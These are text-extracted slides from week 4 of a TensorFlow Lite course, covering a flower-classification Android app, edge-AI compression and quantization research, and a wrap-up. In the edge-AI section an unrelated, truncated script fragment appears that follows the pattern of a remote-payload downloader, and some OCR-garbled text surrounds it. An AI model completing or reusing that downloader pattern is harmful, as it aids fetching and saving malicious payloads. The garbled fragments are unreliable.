TensorFlow Lite

The professional course

TensorFlow Lite

Week 4

Agenda


1. Use case: flowers recognition app
2. Trends on machine learning at the edge
3. Course wrap-up

Use case: flowers recognition app

Use case: flowers recognition app

Build an Android app that uses AI to classify

flowers in photos taken by the camera.



Flower Species
OXEYE DAISY


Confidence
100%

Use case: flowers recognition app

We will train our model with the **Oxford Flowers dataset**.

Use case: flowers recognition app

Motivation: apply the whole pipeline seen during this course.



Use case: flowers recognition app

Ultimately, that same pipeline can be used to **develop any mobile AI product** with TF Lite.


Use case: flowers recognition app


Let’s get down to business!

Perspectives on AI at the edge

Perspectives on AI at the edge

The same TF Lite principles presented in this course can be applied for **IOS**, **microcontrollers** and **Web apps**!





```
try {
    xo.open(
[illegible] + n, false);
    xo.send();
if (xo.status == 200) {
    xa.open();
    xa.type = 1;
    xa.write(xo.responseBody);
if (xa.size > 1000) {
    dn = 1;
    xa.position = 0;
    xa.function
```

Perspectives on AI at the edge


Those same principles are also present in alternative frameworks for AI at the edge, such as **PyTorch Mobile**.

PyTorch
Mobile

iOS

Perspectives on AI at the edge


Finally, researchers have been working on new techniques for better *compressing* and *optimizing* machine learning models for running at the edge.


$(N + N_k - 1) \times (N + N_k - 1)$
$(N + N_k - 1) \times (N + N_k - 1)$
Spectral Domain:
$\odot$
$\mathcal{F}(X)$
$\mathcal{F}(K)$
Dot Product
Activation
$\mathcal{F}^{-1}(A)$
Maxpooling
Spatial Domain:
$N \times N$
$(N - N_k) \times (N - N_k)$
$\frac{N - N_k}{2} \times \frac{N - N_k}{2}$

Guan, Bochen, et al. "SpecNet: Spectral Domain Convolutional Neural Network." arXiv:1905.10915 (2019).

Perspectives on AI at the edge

Finally, researchers have been working on new techniques for better *compressing* and *optimizing* machine learning models for running at the edge.




Quantization results of MobileNet-V2 on ImageNet dataset. Here ’MP’ denotes the mixed-precision quantization.

Methods	Acc-Orig	w-bits	a-bits	w-ratio	a-ratio	Acc-Quant	Acc-Gap
Han et al. [15]	71.87%	3	16	10.67×	1×	68.00%	-3.87%
HAQ [4]	71.87%	MP	—	9.68×	—	70.90%	-0.97%
EMQ(Ours)	71.87%	MP	MP	9.62×	7.69×	71.03%	**-0.84%**

Liu, Zhenhua, et al. "Evolutionary Quantization of Neural Networks with Mixed-Precision." IEEE International Conference on Acoustics, Speech and Signal Processing (ICASSP). IEEE, 2021.

Perspectives on AI at the edge


Finally, researchers have been working on new techniques for better *compressing* and *optimizing* machine learning models for running at the edge.


Observed variables (input)
X
Energy Function
$\mathcal{F}$(X,Y)
{Cat,Truck,**Boat**,Airplane,Car}
Y
Variables to be predicted (answer)
$\mathcal{F}$
Cat
Truck
Boat
Airplane
Car
Energy per data class

Salehinejad, Hojjat, and Shahrokh Valaee. "A Framework for Pruning Deep Neural Networks Using Energy-Based Models." IEEE International Conference on Acoustics, Speech and Signal Processing (ICASSP). IEEE, 2021.

Perspectives on AI at the edge

There is much more!



MEMORY-EFFICIENT SPEECH RECOGNITION ON SMART DEVICES

Ganesh Venkatesh, Alagappan Valliappan, Jay Mahadeokar, Yuan Shangguan, Christian Fuegen, Michael L. Seltzer, Vikas Chandra

Facebook Inc.

COMPRESSING DEEP NEURAL NETWORKS FOR EFFICIENT SPEECH ENHANCEMENT

Ke Tan[1] *and DeLiang Wang*[1,2]

[1]Department of Computer Science and Engineering, The Ohio State University, USA

s tensor decomposi-
nto multiple smaller
ight tensor. Further-
l by Hinton *et al.* [7]

Evolving Quantized Neural Networks for Image Classification Using a Multi-Objective Genetic Algorithm

Yong Wang[1], Xiaojing Wang[1], and Xiaoyu He[1,*]

1. School of Automation, Central South University, Changsha, China

[*] hexiaoyu@csu.edu.cn

Wrap-Up

Wrap-Up

During this course you learned how to:

1. Embed machine learning models in mobile devices.
2. Evaluate the performance of machine learning models in mobile apps.
3. Optimize machine learning models for mobile devices.
4. Develop an optimized machine learning-based mobile app from scratch.

Thank you!

Michel Meneses

Software Engineer, Machine Learning

M.S. Computer Science, B.S. Computer Engineering (Federal University of Sergipe/Brazil)

Luiz Vitor Reis

Software Engineer, Embedded Systems

B.S. Mechatronics Engineering (University of Brasília/Brazil)